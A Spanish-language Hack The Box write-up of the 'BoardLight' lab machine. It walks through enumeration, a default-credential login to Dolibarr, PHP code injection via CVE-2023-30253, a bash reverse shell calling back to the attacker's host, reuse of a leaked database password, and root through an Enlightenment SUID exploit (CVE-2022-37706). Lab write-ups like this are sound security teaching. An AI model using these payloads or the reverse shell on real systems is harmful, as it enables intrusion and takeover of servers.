

| Hack The Box - BoardLight | |
|--|------------|
| Sistema Operativo: | Linux |
| Dificultad: | Easy |
| Release: | 25/05/2024 |
| Skills Required | |
| <ul style="list-style-type: none"> ● Linux Command Line ● Web Enumeration ● Linux Enumeration | |
| Skills Learned | |
| <ul style="list-style-type: none"> ● Dolibarr Exploitation ● SUID Exploitation | |

La resolución de la máquina *Boardlight* de HackTheBox se articuló como un ejercicio integral de auditoría ofensiva, en el que se aplicaron metodologías de reconocimiento, enumeración y explotación orientadas a la obtención de acceso privilegiado en un entorno corporativo simulado. El proceso se inició con la identificación de un dominio asociado y la configuración de resolución mediante *virtual hosting*, lo que permitió descubrir servicios expuestos y aplicaciones críticas como **Dolibarr ERP/CRM**. La explotación de credenciales por defecto y la investigación de vulnerabilidades específicas —entre ellas la **CVE-2023-30253**, que habilita ejecución remota de código en versiones anteriores a la 17.0.1— posibilitaron la consolidación de una **reverse shell** y el acceso interactivo al sistema.

Posteriormente, la enumeración de usuarios y archivos de configuración reveló credenciales reutilizadas y la presencia de binarios con privilegios especiales, destacando **Enlightenment**, marcado con el bit **SUID**. La verificación de su versión (0.23.1) permitió identificar la vulnerabilidad **CVE-2022-37706**, cuya explotación derivó en una escalada de privilegios hasta el superusuario (*root*).



Enumeración

La dirección IP de la máquina víctima es 10.129.231.37. Por tanto, envié 5 trazas ICMP para verificar que existe conectividad entre las dos máquinas.

```
(usuario@kali) [~/HTB/boardlist]
└─$ ping -c 5 10.129.231.37 -R
PING 10.129.231.37 (10.129.231.37) 56(124) bytes of data.
64 bytes from 10.129.231.37: icmp_seq=1 ttl=63 time=52.0 ms
RR:   10.10.14.16
      10.129.0.1
      10.129.231.37
      10.129.231.37
      10.10.14.1
      10.10.14.16

64 bytes from 10.129.231.37: icmp_seq=2 ttl=63 time=53.1 ms      (same route)
64 bytes from 10.129.231.37: icmp_seq=3 ttl=63 time=53.4 ms      (same route)
64 bytes from 10.129.231.37: icmp_seq=4 ttl=63 time=52.5 ms      (same route)
64 bytes from 10.129.231.37: icmp_seq=5 ttl=63 time=52.5 ms      (same route)

--- 10.129.231.37 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4013ms
rtt min/avg/max/mdev = 52.045/52.699/53.359/0.467 ms
```

Una vez que identificada la dirección IP de la máquina objetivo, utilicé el comando **nmap -p- -sS -sC -sV --min-rate 5000 -vvv -Pn 10.129.231.37 -oN scanner_boardlight** para descubrir los puertos abiertos y sus versiones:


- **(-p-)**: realiza un escaneo de todos los puertos abiertos.
- **(-sS)**: utilizado para realizar un escaneo TCP SYN, siendo este tipo de escaneo el más común y rápido, además de ser relativamente sigiloso ya que no llega a completar las conexiones TCP. Habitualmente se conoce esta técnica como sondeo de medio abierto (half open). Este sondeo consiste en enviar un paquete SYN, si recibe un paquete SYN/ACK indica que el puerto está abierto, en caso contrario, si recibe un paquete RST (reset), indica que el puerto está cerrado y si no recibe respuesta, se marca como filtrado.
- **(-sC)**: utiliza los scripts por defecto para descubrir información adicional y posibles vulnerabilidades. Esta opción es equivalente a **--script=default**. Es necesario tener en cuenta que algunos de estos scripts se consideran intrusivos ya que podría ser detectado por sistemas de detección de intrusiones, por lo que no se deben ejecutar en una red sin permiso.
- **(-sV)**: Activa la detección de versiones. Esto es muy útil para identificar posibles vectores de ataque si la versión de algún servicio disponible es vulnerable.
- **(--min-rate 5000)**: ajusta la velocidad de envío a 5000 paquetes por segundo.
- **(-Pn)**: asume que la máquina a analizar está activa y omite la fase de descubrimiento de hosts.

```
(usuario@kali) [~/HTB/boardlist]
└─$ cat nmap/scanner_boardlight
# Nmap 7.95 scan initiated Sun Nov  9 05:08:23 2025 as: /usr/lib/nmap/nmap -p- -sS -sC -sV --min-rate 5000 -vvv -n -Pn -oN nmap/scanner_boardlight 10.129.231.37
Nmap scan report for 10.129.231.37
Host is up (0.09s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 63 OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 06:2d:3b:85:10:59:ff:73:66:27:7f:0e:a0:03:ea:f4 (RSA)
|   ssh-rsa AAAAB3MzaC1yc2EAAQABAAA8gQH0DV4gtJN081xEBDxhu1dPc/8iNLX16+zpUCIgmxm5lTiVdMLg2JXor4F2r8c144CESUlnMHSYNTllttii2HpTML7ktFhbNexvOAjqEi1lQlgjWBULhWq6Y6n1tuUAN0d5U+ycd+dpZUcnFe1BekvPpxdAjAW6w-MSpqFyQSAkUthre04Jnpa6j5sTjXODDjioNkp2NLkKa73Yc2DHk3evNUXfa+P8oWFbk8ZXSHFyeOnNkcqkPCrkEvB71NdFtn3Fd/Ar07co0ygw0Vb2q34cu1Jo/1oPV1UFsvcwakJuxBK0zH+VA0F9hyrxQDq19WssRsJDEim10krqZ2097qOHnzccLAPvPeVdCc1lOrYzJqtv6IPzHa63epZFCNV3FVxyzEk=ecda3-sha2-nistp256_AAAAE2VjZHNhLXmoTi1tbld2dAyNTYAAAIBmlzdHAyNTYAAABBBK7G5PgPkbp1awVqM5u0Mj:xVrNirmwIT21bMg/+jihUY8rOXXSbidRFC9KgvSDC4fLMsPZUrWz1SuBDJAra5g+256 ab:13:38:e4:3e:e0:24:b4:69:38:9:63:82:38:dd:f4 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1Zb1NT6AAAATLHj:1r3x4op83k9-uYjk4o5jULCK0Dloxb1L66ZRWg
80/tcp    open  http    syn-ack ttl 63 Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sun Nov  9 05:08:45 2025 -- 1 IP address (1 host up) scanned in 21.99 seconds
```




Análisis del puerto 80 (HTTP)

La interfaz web expuesta por el servidor no evidenciaba, en una primera aproximación, vectores de ataque manifiestos ni funcionalidades susceptibles de explotación directa.



Sin embargo, un examen más minucioso permitió identificar la existencia de un dominio vinculado a la máquina objetivo. Con el fin de asegurar la correcta resolución de dicho identificador en el entorno de ataque, resultó imprescindible proceder a la modificación del archivo de configuración `/etc/hosts`, habilitando así la asociación explícita entre el nombre de dominio y la dirección IP correspondiente.




Esta operación, aunque elemental en términos de administración de sistemas, constituye un prerequisito indispensable para la interacción con servicios que implementan **virtual hosting**, técnica nuclear en el ámbito del alojamiento web que facilita a un único servidor físico para orquestar de manera concurrente múltiples instancias de sitios o dominios, optimizando la compartición de recursos y la segmentación lógica de aplicaciones.

La estrategia de virtual hosting se fundamenta en la capacidad del servidor para discriminar y encaminar las solicitudes entrantes en función del nombre de dominio o de la dirección IP especificada por el cliente. En el caso del **name-based virtual hosting**, el servidor interpreta el encabezado HTTP `Host` con el propósito de determinar el conjunto de archivos o configuraciones que deben ser servidos en respuesta.

Por su parte, el **IP-based virtual hosting** asigna cada sitio a una dirección IP distinta, lo que introduce un nivel adicional de compartimentación y resulta particularmente ventajoso cuando se requiere la dedicación exclusiva de certificados SSL/TLS para instancias individuales.



Esta técnica, además de optimizar el aprovechamiento de recursos físicos, contribuye a la reducción de costes y a la simplificación de la administración, al permitir la consolidación de múltiples aplicaciones en una misma infraestructura sin comprometer la estabilidad de los servicios colaterales.



A screenshot of a terminal window titled "hosts" showing the contents of the /etc/hosts file. The file contains the following entries:


```
127.0.0.1 localhost
127.0.1.1 kali
10.129.231.37 board.htb
# The following lines are desirable for IPv6 capable hosts
::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

Considerando lo anterior, se procedió a la utilización de la herramienta **Gobuster** con el objetivo de enumerar posibles subdominios accesibles que pudieran constituir vectores de ataque adicionales.

```
(usuari0㉿kali)-[~/HTB/boardList]
└─$ gobuster vhost -u http://board.htb -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-5000.txt --random-agent --append-domain -t 100
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:          http://board.htb
[+] Method:       GET
[+] Threads:      100
[+] Wordlist:     /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-5000.txt
[+] User Agent:   Mozilla/5.0 (Windows NT 6.1) AppleWebKit/534.24 (KHTML, like Gecko) Chrome/11.0.694.0 Safari/534.24
[+] Timeout:      10s
[+] Append Domain: true
[+] Exclude Hostname Length: false
=====
Starting gobuster in VHOST enumeration mode
=====
crm.board.htb Status: 200 [Size: 6360]
Progress: 4989 / 4989 (100.00%)
=====
Finished
```

Como resultado de este proceso, se identificó un portal de autenticación correspondiente a **Dolibarr**, cuya versión reportada en la interfaz era la **17.0.0**.

Dolibarr es un sistema de gestión empresarial de carácter modular y de código abierto, que integra funcionalidades de Enterprise Resource Planning (ERP) y Customer Relationship Management (CRM). Su arquitectura está concebida para facilitar la administración integral de operaciones corporativas, abarcando desde la gestión de recursos humanos y financieros hasta la relación con clientes y proveedores. La modularidad inherente a Dolibarr permite habilitar únicamente los componentes necesarios, evitando redundancias y favoreciendo la escalabilidad. Asimismo, su naturaleza *open source* ha propiciado una comunidad activa de desarrolladores y usuarios, lo que garantiza un ciclo de evolución constante y una amplia disponibilidad de extensiones y complementos.



En el contexto de la máquina objetivo, la presencia de Dolibarr constituyó un hallazgo significativo, dado que este tipo de aplicaciones empresariales suelen manejar información crítica y, por ende, representan un atractivo vector de intrusión. Tras verificar la interfaz de acceso, se ensayó la combinación de credenciales por defecto —*admin/admin*—, lo que permitió el ingreso exitoso al sistema y abrió la posibilidad de explorar sus funcionalidades internas.


La investigación de vulnerabilidades asociadas a la versión **17.0.0 de Dolibarr** condujo a la identificación de la **CVE-2023-30253**, un fallo de seguridad de alta severidad que afecta a todas las versiones previas a la **17.0.1**. Esta vulnerabilidad se origina en el módulo de gestión de sitios web (*CMS Website plugin*), donde un usuario autenticado puede injectar código PHP malicioso aprovechando una deficiencia en la validación de etiquetas. Concretamente, el sistema no discrimina adecuadamente entre la sintaxis estándar `<?php` y su variante en mayúsculas `<?PHP`, lo que habilita la ejecución remota de comandos en el servidor.

El impacto de este hallazgo es significativo: al tratarse de un vector de **Remote Code Execution (RCE)**, un atacante con credenciales válidas puede trascender las restricciones de la aplicación y obtener control arbitrario sobre el sistema subyacente. La clasificación otorgada por el **National Vulnerability Database (NVD)** establece un puntaje **CVSS 3.1 de 8.8 (HIGH)**, reflejando un riesgo elevado en términos de confidencialidad, integridad y disponibilidad.

En el contexto de la explotación práctica, el procedimiento exige la creación de un nuevo sitio web desde la interfaz administrativa de Dolibarr.




Una vez habilitado el recurso, se asigna un título y un identificador, tras lo cual se accede a la opción de edición del código HTML. Es en este punto donde se introduce la carga maliciosa en PHP, valiéndose de la manipulación mencionada. Este vector ilustra la importancia de aplicar parches de seguridad de manera inmediata y de evitar configuraciones por defecto que otorguen privilegios excesivos a usuarios autenticados.



The screenshot shows a web browser window with the URL <http://crim.board.htb/website/index.php?website=test&pageid=1&action=editSource&token=9039f3b96391b0a8b23835c54b4bf9b>. The page title is "No seguro". The user is logged in as "admin". The code editor contains the following PHP code:

```
1 <!-- Enter here your HTML content. Add a section with an id tag and tag contenteditable="true" if you want to use the inline editor for the content -->
2 <section id="mysection1" contenteditable="true">
3 </section>
4 <?PHP system('whoami');?>
```

Una vez inyectada la carga maliciosa, resultaba imprescindible verificar la capacidad efectiva de ejecución de comandos en el sistema objetivo. Para ello, se accedió a la página generada mediante el icono de visualización —representado por unos binoculares—, lo que permitió constatar la presencia del código PHP previamente introducido. La ejecución del comando `whoami` corroboró el contexto de usuario bajo el cual se procesaban las instrucciones, confirmando así la viabilidad del vector de ataque.



A partir de esta constatación, se procedió a la fase de consolidación del acceso mediante el establecimiento de una **reverse shell**. Esta técnica, ampliamente utilizada en escenarios de intrusión controlada, consiste en modificar la carga útil para que el sistema comprometido inicie una conexión saliente hacia el host del atacante, otorgando un canal interactivo de control remoto. La ventaja de este enfoque radica en que el tráfico se origina desde la máquina víctima, lo que facilita la evasión de mecanismos de filtrado y permite al atacante operar con mayor discreción.



The screenshot shows a web browser window with the URL <http://crim.board.htb/website/index.php?website=test&pageid=1&action=editSource&token=9039f3b96391b0a8b23835c54b4bf9b>. The page title is "No seguro". The user is logged in as "admin". The code editor contains the following PHP code, which includes a reverse shell payload:

```
1 <!-- Enter here your HTML content. Add a section with an id tag and tag contenteditable="true" if you want to use the inline editor for the content -->
2 <section id="mysection1" contenteditable="true">
3 </section>
4 <?PHP system('bash -c "bash -i >& /dev/tcp/10.10.16.9001 0>&1"';?>
```



Finalmente, la ejecución de la reverse shell proporcionó acceso remoto pleno al sistema objetivo, habilitando la interacción directa con su entorno operativo y abriendo la posibilidad de realizar acciones posteriores de enumeración, escalada de privilegios y persistencia.

```
[usuari@kali) -[~/HTB/boardlist]
└─$ nc -nlvp 9001
listening on [any] 9001 ...
connect to [10.10.14.16] from [UNKNOWN] [10.129.231.37] 59156
bash: cannot set terminal process group (87): Inappropriate ioctl for device
www-data@boardlight:~/html/crm.board.htb/htdocs/public/website$ ip a
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <NO-CARRIER,BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:50:56:94:d2:fd brd ff:ff:ff:ff:ff:ff
        altname enp3s0
        altname ens0
        inet 10.129.231.37/16 brd 10.129.255.255 scope global dynamic eth0
            valid_lft 2588sec preferred_lft 2588sec
        inet6 dead:beef::250:56ff:fe94:d2fd/64 scope global dynamic mngtmpaddr
            valid_lft 86395sec preferred_lft 14395sec
        inet6 fe80::250:56ff:fe94:d2fd/64 scope link
            valid_lft forever preferred_lft forever
www-data@boardlight:~/html/crm.board.htb/htdocs/public/website$ ]
```

Escalada de privilegios

Durante la fase de enumeración de archivos de configuración, se identificaron credenciales potenciales cuya reutilización podría facilitar el acceso al sistema bajo identidades distintas.

```
www-data@boardlight:~/html/crm.board.htb/htdocs/conf$ cat conf.php
<?php
/*
// File generated by Dolibarr installer 17.0.0 on May 13, 2024
// Take a look at conf.php.example file for an example of conf.php file
// and explanations for all possible parameters.
//

$dolibarr_main_url_root='http://crm.board.htb';
$dolibarr_main_document_root='/var/www/html/crm.board.htb/htdocs';
$dolibarr_main_document_root_slt='/var/www/html/crm.board.htb/htdocs/custom';
$dolibarr_main_data_root='/var/www/html/crm.board.htb/documents';
$dolibarr_main_db_host='localhost';
$dolibarr_main_db_port='3306';
$dolibarr_main_db_name='dolibarr';
$dolibarr_main_db_prefix='llx_';
$dolibarr_main_db_user='dolibarrowner';
$dolibarr_main_db_pass='serverfun$2023!!';
$dolibarr_main_db_type='mysql';
$dolibarr_main_db_character_set='utf8';
$dolibarr_main_db_collation='utf8_unicode_ci';
// Authentication settings
$dolibarr_main_authentication='dolibar';

//$dolibarr_main_demo='autologin,autopass';
// Security settings
$dolibarr_main_grobid='0';
$dolibarr_main_force_https='0';
$dolibarr_main_restrict_os_commands='mysqldump, mysql, pg_dump, pgrestore';
$dolibarr_main_nocryptfield='0';
$dolibarr_main_instance_unique_id='e9fa8f59524328e3c36894a9ff0562b5';
$dolibarr_mailing_limit_sendbyweb='0';
$dolibarr_mailing_limit_sendbycli='0';

//$dolibarr_lib_FPDF_PATH='';
//$dolibarr_lib_TCPDF_PATH='';
//$dolibarr_lib_FPDFI_PATH='';
//$dolibarr_lib_llbl_TCPDFI_PATH='';
//$dolibarr_llbl_GEOIP_PATH='';
//$dolibarr_llbl_SOAP_PATH='';
//$dolibarr_llbl_OOXML_PATH='';
//$dolibarr_llbl_ODTPHP_PATHTOPCLZIP='';
//$dolibarr_js_CKEDITOR='';
//$dolibarr_js_JQUERY='';
//$dolibarr_js_QUERY_UI='';

//$dolibarr_font_DOL_DEFAULT_TTF='';
//$dolibarr_font_DOL_DEFAULT_TTF_BOLD='';
$dolibarr_main_distrib='standard';
www-data@boardlight:~/html/crm.board.htb/htdocs/conf$ ]
```

En este contexto, la inspección del fichero **/etc/passwd** reveló la presencia del usuario denominado *larissa*.

El archivo **/etc/passwd** constituye un elemento nuclear en la arquitectura de seguridad de sistemas GNU/Linux. Se trata de un fichero de texto plano que almacena, en formato estructurado, la información fundamental relativa a las cuentas de usuario. Cada entrada se organiza en siete campos separados por el carácter de dos puntos (:), incluyendo:

- **Nombre de usuario (username)**, utilizado en el proceso de autenticación.
- **Identificador de usuario (UID)**, que define de manera única la entidad en el sistema.
- **Identificador de grupo (GID)**, que determina la pertenencia primaria a un grupo.
- **Campo de contraseña**, actualmente sustituido por una referencia (x) al fichero **/etc/shadow**, donde se almacenan las credenciales cifradas.
- **Directorio de inicio**, que establece el entorno de trabajo del usuario.
- **Shell predeterminado**, que define la interfaz de ejecución de comandos.

Aunque su denominación histórica alude a contraseñas, en la práctica moderna estas se gestionan en **/etc/shadow**, con permisos restringidos, mientras que **/etc/passwd** mantiene permisos de lectura global (644) para permitir que múltiples utilidades traduzcan identificadores numéricos en nombres de usuario.



La correcta interpretación de este archivo es esencial tanto para la administración de sistemas como para la ejecución de auditorías de seguridad, dado que cualquier inconsistencia o exposición indebida puede derivar en vulnerabilidades críticas.

```
www-data@boardlight:~/html/crm.board.htb/htdocs/conf$ cat /etc/passwd | grep "sh$"
root:x:0:0:root:/root:/bin/bash
larissa:x:1000:1000:larissa,,,:/home/larissa:/bin/bash
www-data@boardlight:~/html/crm.board.htb/htdocs/conf$
```

Tras el intento de autenticación mediante **SSH** con las credenciales previamente descubiertas, el acceso como usuario *larissa* resultó exitoso, consolidando así un nuevo vector de interacción con el sistema.

En el proceso de enumeración de binarios presentes en el entorno, destacó el ejecutable **enlightenment**, el cual se encontraba marcado con el bit **Set User ID (SUID)**. Este atributo confiere al programa la capacidad de ejecutarse con los privilegios del propietario del archivo —en este caso, el superusuario *root*—, independientemente de la identidad del usuario que lo invoque.

El mecanismo **SUID** constituye una característica intrínseca de los sistemas Unix/Linux, diseñada originalmente para permitir que determinados programas requieran privilegios elevados de manera controlada. Sin embargo, su uso indebido o la presencia de vulnerabilidades en binarios con este flag habilitado puede derivar en escenarios de escalada de privilegios, comprometiendo la seguridad global del sistema. En términos técnicos, el bit SUID se representa en los permisos de archivo como una s en la posición correspondiente al propietario, sustituyendo la x de ejecución.

```
larissa@boardlight:~$ find / -perm -4000 -type f -exec ls -l {} \; >/dev/null
-rwsr-xr-x 1 root root 14488 Jul  8 2019 /usr/lib/eject/dmcrypt-get-device
-rwsr-xr-x 1 root root 14488 Apr  8 2024 /usr/lib/xorg/Xorg.wrap
-rwsr-xr-x 1 root root 26944 Jan 29 2020 /usr/lib/x86_64-linux-gnu/enlightenment/utils/enlightenment_sys
-rwsr-xr-x 1 root root 14648 Jan 29 2020 /usr/lib/x86_64-linux-gnu/enlightenment/utils/enlightenment_ckpasswd
-rwsr-xr-x 1 root root 14648 Jan 29 2020 /usr/lib/x86_64-linux-gnu/enlightenment/utils/enlightenment_backlight
-rwsr-xr-x 1 root root 51344 Oct 25 2022 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 477672 Jan  2 2024 /usr/lib/openssh/ssh-keysign
-rwsr-xr-- 1 root din 395144 Feb 23 2020 /usr/sbin/pnpd
-rwsr-xr-x 1 root root 44784 Feb 2024 /usr/bin/newgrp
-rwsr-xr-x 1 root root 55528 Apr  9 2024 /usr/bin/mount
-rwsr-xr-x 1 root root 166056 Apr  4 2023 /usr/bin/sudo
-rwsr-xr-x 1 root root 67816 Apr  9 2024 /usr/bin/su
-rwsr-xr-x 1 root root 85064 Feb 2024 /usr/bin/chfn
-rwsr-xr-x 1 root root 39144 Apr  6 2024 /usr/bin/unmount
-rwsr-xr-x 1 root root 53040 Feb  6 2024 /usr/bin/passwd
-rwsr-xr-x 1 root root 68208 Feb  6 2024 /usr/bin/fusermount
-rwsr-xr-x 1 root root 39144 Mar  7 2020 /usr/bin/fusermount
-rwsr-xr-x 1 root root 53040 Feb  6 2024 /usr/bin/chsh
-rwsr-xr-x 1 root root 14728 Oct 27 2023 /usr/bin/vmware-user-suid-wrapper
larissa@boardlight:~$
```

En este caso particular, el binario **enlightenment** corresponde a un entorno de escritorio ligero y estéticamente atractivo, concebido para proporcionar una interfaz gráfica en sistemas Linux. La conjunción de su naturaleza interactiva con la presencia del bit SUID lo convierte en un objetivo de alto interés desde la perspectiva ofensiva, dado que podría facilitar la obtención de privilegios administrativos mediante su explotación.

Enlightenment es un entorno de escritorio ligero para sistemas GNU/Linux, concebido para proporcionar una interfaz gráfica eficiente y estéticamente cuidada. Su diseño modular y su énfasis en la optimización de recursos lo convierten en una alternativa versátil frente a otros entornos más pesados. El binario principal, **enlightenment_sys**, desempeña funciones esenciales en la gestión de la sesión gráfica y, en determinadas compilaciones, se distribuye con el bit **SUID** activado y propiedad del usuario *root*.

```
larissa@boardlight:~$ enlightenment --version
ESTART: 0.00030 [0.00030] - Begin Startup
ESTART: 0.00253 [0.00224] - Signal Trap
ESTART: 0.00263 [0.00010] - Signal Trap Done
ESTART: 0.00480 [0.00225] - Eina Init
ESTART: 0.00728 [0.00240] - Eina Init Done
ESTART: 0.00740 [0.00012] - Determine Prefix
ESTART: 0.00857 [0.00117] - Determine Prefix Done
ESTART: 0.00867 [0.00010] - Environment Variables
ESTART: 0.00876 [0.00009] - Environment Variables Done
ESTART: 0.00882 [0.00005] - Parse Arguments
Version: 0.23.1
E: Begin Shutdown Procedure!
larissa@boardlight:~$
```



Al verificar la versión instalada del binario **Enlightenment**, se constató que correspondía a la **0.23.1**. La investigación de vulnerabilidades asociadas a esta versión condujo a la identificación de la **CVE-2022-37706**, un fallo crítico que afecta a las versiones de Enlightenment anteriores a la **0.25.4**.

La vulnerabilidad **CVE-2022-37706** se origina en un manejo defectuoso de rutas de sistema que comienzan con la cadena `/dev/...`. Debido a esta deficiencia en la validación de entradas, un usuario local puede aprovechar el binario SUID para ejecutar operaciones con privilegios elevados, derivando en una escalada de privilegios hasta el superusuario. El riesgo es particularmente grave porque el binario, al estar marcado con SUID y ser propiedad de `root`, ejecuta las instrucciones con el máximo nivel de autoridad en el sistema.

```
└─[!] msmitie@kali:~/w/NB/boardlist/content
└─[!] wget https://raw.githubusercontent.com/MaherAzzouzi/CVE-2022-37706-LPE-exploit/refs/heads/main/exploit.sh
2023-11-09 06:06:26 https://raw.githubusercontent.com/MaherAzzouzi/CVE-2022-37706-LPE-exploit/refs/heads/main/exploit.sh
--2023-11-09 06:06:26-- https://raw.githubusercontent.com/MaherAzzouzi/CVE-2022-37706-LPE-exploit/refs/heads/main/exploit.sh
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)[185.109.111.133]:443... connected.
Petición HTTP enviada, esperando respuesta... 200 OK
Longitud: 709 [text/plain]
Guardando a: exploit.sh

exploit.sh                                         100%[=====]----->] 709  --.-KB/s   en 0s
2023-11-09 06:06:27 (33,8 MB/s) - `exploit.sh' guardado [709/709]
```

La explotación práctica de esta vulnerabilidad permitió la obtención de acceso `root`, consolidando el control total sobre la máquina objetivo y evidenciando la criticidad de mantener actualizados los entornos gráficos y sus dependencias. Este hallazgo subraya la importancia de aplicar parches de seguridad de manera inmediata y de auditar periódicamente los binarios con privilegios especiales, dado que constituyen vectores recurrentes de escalada en entornos corporativos.

```
larissa@boardlight:~$ ./exploit.sh
CVE-2022-37706
[*] Trying to find the vulnerable SUID file...
[*] This may take few seconds...
[+] Vulnerable SUID binary found!
[+] Trying to pop a root shell!
[+] Enjoy the root shell :)
mount: /dev/..:/tmp/: can't find in /etc/fstab.
# id
uid=0(root) gid=0(root) groups=0(root),4(adm),1000(larissa)
# 
```

